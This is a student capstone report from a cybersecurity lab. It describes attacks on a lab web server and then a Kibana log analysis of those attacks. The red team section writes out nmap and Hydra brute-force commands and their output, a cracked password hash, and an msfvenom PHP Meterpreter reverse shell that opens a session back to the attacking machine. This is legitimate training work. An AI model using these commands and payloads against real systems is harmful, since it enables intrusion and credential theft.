Capstone Engagement

Assessment, Analysis, and Hardening of a Vulnerable System

OLANREWAJU IGE JULY, 2021

Table of Contents

This document contains the following sections:

01 **Network Topology**


02 **Red Team**: Security Assessment

03 **Blue Team**: Log Analysis and Attack Characterization

04 **Hardening**: Proposed Alarms and Mitigation Strategies

Network Topology

Network Topology



AZURE VM

VIRTUAL MACHINES

JUMP BOX VM

ATTACKING MACHINE

Internet

RDP

Windows Firewall

VM Hyper-V Manager OS:Windows
IPV4:192.168.1.1;
Hostname: ML-REFVM-684427
Open Ports
135/tcp msrpc Microsoft Windows RPC
139/tcp netbios-ssn Microsoft windows netbios-ssn
445/tcp microsoft-ds?
2179/tcp vmrdp
3389/tcp ms-wbt-server Microsoft Terminal Services

Azure Kali VM OS: linux
IPV4:192.168.1.90, Hostname:kali
Open Ports
22/tcp ssh OpenSSH 8.1p1 Debian 5

Azure ELK VM Server OS: Linux,
IPV4:192.168.1.100, Hostname: ELK
Open Ports
22/tcp ssh OpenSSH 7.6p1 Ubuntu 4Ubuntu0.3
9200/tcp http ElasticSearch REST API 7.6.1

Azure Capstone Webserver OS:Linux;
IPV4:192.168.1.105;Hostname:Capstone
Open Ports
22/tcp ssh OpenSSH 7.6p1 Ubuntu 4Ubuntu0.3
80/tcp http Apache httpd 2.4.29 ubuntu

TARGET MACHINE

Network
Address
Range:192.168.1.0/24
Netmask:255.255.255.0
Gateway:192.168.1.1

Machines
IPv4:192.168.1.1
OS:windows
Hostname:ML-REFVM-684427

IPv4:192.168.1.90
OS:linux
Hostname:kali

IPv4:192.168.1.100
OS:linux
Hostname:ELK

IPv4:192.168.1.105
OS:linux
Hostname:capstone

Red Team

Security Assessment

Recon: Describing the Target

Nmap identified the following hosts on the network:

Hostname	IP Address	Role on Network
ML-REFVM-684427	192.168.1.1	JUMP-BOX CONNECTS ALL THE VIRTUAL MACHINES TOGETHER
KALI	192.168.1.90	PENETRATION TESTING MACHINE
ELK	192.168.1.100	SIEMS SYSTEM
CAPSTONE	192.168.1.105	VULNERABLE WEB-SERVER

Vulnerability Assessment

The assessment uncovered the following critical vulnerabilities in the target:

Vulnerability	Description	Impact
Broken Authentication; Weak password and No failed login password lockout	*Successful brute forcing attempts using Hydra against a wordlist*	*The cracked password allowed us to gain access into the webserver and utmost the secret folder*
Directory listing and remote file inclusion LFI enabled on Apache webserver	Was able to read through directories and i was able to upload a payload on the webserver via webdav on my attacking machine end	This allows attackers to gain remote access into the webserver and dump their crafted/malicious payloads to allow easy access for exploitation and post exploitation.
Reverse shell backdoor	Was able to exploit the vulnerability by running malicious php payload which allowed a reverse shell connection to the webserver	The attacker will be able to gain access into the webserver /var/www/webdav directory and will be able to escalate privileges performing several post exploitations.

Exploitation: [Reconnaisance and Broken Authentication]

01

Tools & Processes

Nmap:

nmap -Pn -sV -A 192.168.1.0/24

Hydra:

hydra -l ashton -P rockyou.txt -s 80 -f -vV 192.168.1.105 http-get /company_folders/secret_folder

Brute forced rockyou.txt wordlist against the webserver directory /company_folders/secret_folder directory


02

Achievements

IP and host Discovery.

Obtained ashton's password from rockyou.txt wordlist. Got access into the secret folder using ashton's login credentials

03



```
root@Kali:~# hydra -l ryan -P rockyou.txt -s 80 -f -vV 192.168.1.105 http-g
et /company_folders/secret_folder
```

```
root@Kali:~# nmap -Pn -sV -A 192.168.1.0/24
Starting Nmap 7.80 ( https://nmap.org ) at 2021-07-11 16:27 PDT
Nmap scan report for 192.168.1.1
Host is up (0.00080s latency).
Not shown: 995 filtered ports
PORT     STATE SERVICE       VERSION
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds?
2179/tcp open  vmrdp?
3389/tcp open  ms-wbt-server Microsoft Terminal Services
| rdp-ntlm-info:
|   Target_Name: ML-RefVm-684427
```

```
ATTEMPT] target 192.168.1.105 - login "ashton" - pass "lampshade" - 101
ATTEMPT] target 192.168.1.105 - login "ashton" - pass "lamaslinda" - 10
ATTEMPT] target 192.168.1.105 - login "ashton" - pass "lakota" - 10132
ATTEMPT] target 192.168.1.105 - login "ashton" - pass "laddie" - 10133
ATTEMPT] target 192.168.1.105 - login "ashton" - pass "krizia" - 10134
ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kolokoy" - 10135
ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kodiak" - 10136
ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kittykitty" - 10
ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kiki123" - 10138
ATTEMPT] target 192.168.1.105 - login "ashton" - pass "khadijah" - 1013
ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kantot" - 10140
ATTEMPT] target 192.168.1.105 - login "ashton" - pass "joey" - 10141 of
ATTEMPT] target 192.168.1.105 - login "ashton" - pass "jeferson" - 1014
ATTEMPT] target 192.168.1.105 - login "ashton" - pass "jackass2" - 1014
80][http-get] host: 192.168.1.105   login: ashton   password: leopoldo
STATUS] attack finished for 192.168.1.105 (valid pair found)
 of 1 target successfully completed, 1 valid password found
ydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2021-07-
oot@Kali:~/Downloads#
```

Exploitation: [Directory listing and local File Inclusion (LFI)]

01

Tools & Processes

Hash cracking: Open source tool https://crackstation.net .


Kali linux file system explorer DAV://192.168.1.105/webdav

02

Achievements

Cracked the discovered hash in ashton /company_folders/secret_folder which gave us the CEO Ryan's login credentials. Web-server directory listing and Local file inclusion which allowed connection to the web-server through attacking machine, view through directories and was able to dump filesincluding payloads for backdoor connections.

03



```
'ersonal Note

In order to connect to our companies webdav server I need to use ryan's account (Hash:d7dad0a5cd7c8376eeb50d69b3ccd352)

1. I need to open the folder on the left hand bar
2. I need to click "Other Locations"
3. I need to type "dav://172.16.84.205/webdav/"
4. I will be prompted for my user (but i'll use ryans account) and password
5. I can click and drag files into the share and reload my browser
```

Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

d7dad0a5cd7c8376eeb50d69b3ccd352

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
d7dad0a5cd7c8376eeb50d69b3ccd352	md5	linux4u

Color Codes: Green Exact match, Yellow Partial match, Red Not found.

Warning, you are using the root account, you may harm your system.

Exploitation: [Remote shell backdoor]

01

Tools & Processes

Metasploit:
Msfconsole and Msfvenom
Msfvenom helped in crafting malicious payloads php/meterpreter_reverse_tcp
.

Established a listener


Reverse backdoor was created when the Local Hosts and required payload was set appropriately.

02

Achievements

Msfvenom crafted payload php/meterpreter_reverse_tcp. Msfconsole granted reverse Meterpreter/shell connection with the webserver, allowing post exploitation, privilege escalation and being able to view root directory and other directory and files present in the webserver.

03




```
[*] Started reverse TCP handler on 0.0.0.0:4444
[*] Meterpreter session 1 opened (192.168.1.90:4444 → 192.168.1.105:43800)
 at 2021-07-08 03:34:23 -0700

meterpreter > ls
Listing: /var/www/webdav
========================

Mode               Size   Type  Last modified              Name
----               ----   ----  -------------              ----
100777/rwxrwxrwx   43     fil   2019-05-07 11:19:55 -0700  passwd.dav
100644/rw-r--r--   30688  fil   2021-07-07 20:12:17 -0700  shell.php

meterpreter > search -f *secret*
No files matching your search were found.
meterpreter > cat passwd.dav
ryan:$apr1$fsU/VibG$HznoQs6XTF7VauEHtktNt.
meterpreter > ls ../../../
Listing: ../../../
==================

Mode               Size        Type  Last modified              Name
----               ----        ----  -------------              ----
40755/rwxr-xr-x    4096        dir   2020-05-29 12:05:57 -0700  bin
40755/rwxr-xr-x    4096        dir   2020-06-27 23:13:04 -0700  boot
40755/rwxr-xr-x    3840        dir   2021-07-08 03:17:48 -0700  dev
40755/rwxr-xr-x    4096        dir   2020-06-30 23:29:51 -0700  etc
100644/rw-r--r--   16          fil   2019-05-07 12:15:12 -0700  flag.txt
40755/rwxr-xr-x    4096        dir   2020-05-19 10:04:21 -0700  home
```

Blue Team

Log Analysis and Attack Characterization

Analysis: Identifying the Port Scan

- The port scan occur at about July 7, 2021 23:00 WAT
- 231 hits were sent from IP 192.168.1.90
- Multiple ports requested at the same time indicative of a port scan.



ml-lab-767fc4d7-36de-4336-9920-54d1b543bf21.westus.cloudapp.azure.com:63462 - Remote Desktop

Not secure | 192.168.1.100:5601/app/kibana#/discover?_g=(filters:!(),refreshInterval:(pause:!t,value:0),time:(from:'2021-07-06T23:52:30.000Z',to:'2021-07-08T23:53:00.000Z'))&_a=(columns:!(network.packets,...

Discover

```
source.ip: 192.168.1.90 and destination.ip: 192.168.1.105 and not destination.port: ("80" or "443" or "4444")
```

Jul 6, 2021 @ 23:52:30.000 → Jul 8, 2021 @ 23:53:00.000

network.packets: 3

packetbeat-*


231 hits

Jul 6, 2021 @ 23:52:30.000 - Jul 8, 2021 @ 23:53:00.000 — Auto

Time	network.packets	source.ip	destination.ip
Jul 8, 2021 @ 10:59:20.008	3	192.168.1.90	192.168.1.105
Jul 8, 2021 @ 10:59:10.008	3	192.168.1.90	192.168.1.105
Jul 8, 2021 @ 10:59:10.008	3	192.168.1.90	192.168.1.105
Jul 8, 2021 @ 10:59:00.008	3	192.168.1.90	192.168.1.105
Jul 8, 2021 @ 10:59:00.008	3	192.168.1.90	192.168.1.105
Jul 8, 2021 @ 10:58:50.008	3	192.168.1.90	192.168.1.105

Analysis: Finding the Request for the Hidden Directory

- The request occurred at about and there were 1,448,246 mostly inclusive of the brute for attack.
- The requested files was connect_corp_server and contains information about CEO Ryan and webdav connection instructions



ml-lab-767fc4d7-36de-4336-9920-54d1b543bf21.westus.cloudapp.azure.com:63462 - Remote Desktop

192.168.1.100:5601/app/kibana#/discover?_g=(filters:!(),refreshInterval:(pause:!t,value:0),time:(from:'2021-07-07T00:00:00.000Z',to:'2021-07-09T15:20:41.134Z'))&_a=(columns:!(client.ip,destinati...

url.full : "http://192.168.1.105/company_folders/secret_folder"

Jul 7, 2021 @ 00:00:00.000 → Jul 9, 2021 @ 15:20:41.134

packetbeat-*

Selected fields: client.ip, destination.ip, query

Available fields: http.response.status_code, url.full, user_agent.original, @timestamp, _id, _index


1,448,246 hits

Jul 7, 2021 @ 00:00:00.000 - Jul 9, 2021 @ 15:20:41.134 — Auto

Time	client.ip	destination.ip	query
Jul 8, 2021 @ 03:31:30.235	192.168.1.90	192.168.1.105	GET /company_folders/secret_folder
Jul 8, 2021 @ 03:31:30.235	192.168.1.90	192.168.1.105	GET /company_folders/secret_folder
Jul 8, 2021 @ 03:31:30.235	192.168.1.90	192.168.1.105	GET /company_folders/secret_folder
Jul 8, 2021 @ 03:31:30.225	192.168.1.90	192.168.1.105	GET /company_folders/secret_folder
Jul 8, 2021 @ 03:31:30.216	192.168.1.90	192.168.1.105	GET /company_folders/secret_folder
Jul 8, 2021 @ 03:31:30.204	192.168.1.90	192.168.1.105	GET /company_folders/secret_folder

Analysis: Uncovering the Brute Force Attack

- 1,448,246 requests were made in the attack.
- 1,448,242 requests were made before the attacker discovered the password.



url.full : "http://192.168.1.105/company_folders/secret_folder"

Jul 7, 2021 @ 00:00:00.000 → Jul 9, 2021 @ 15:20:41.134

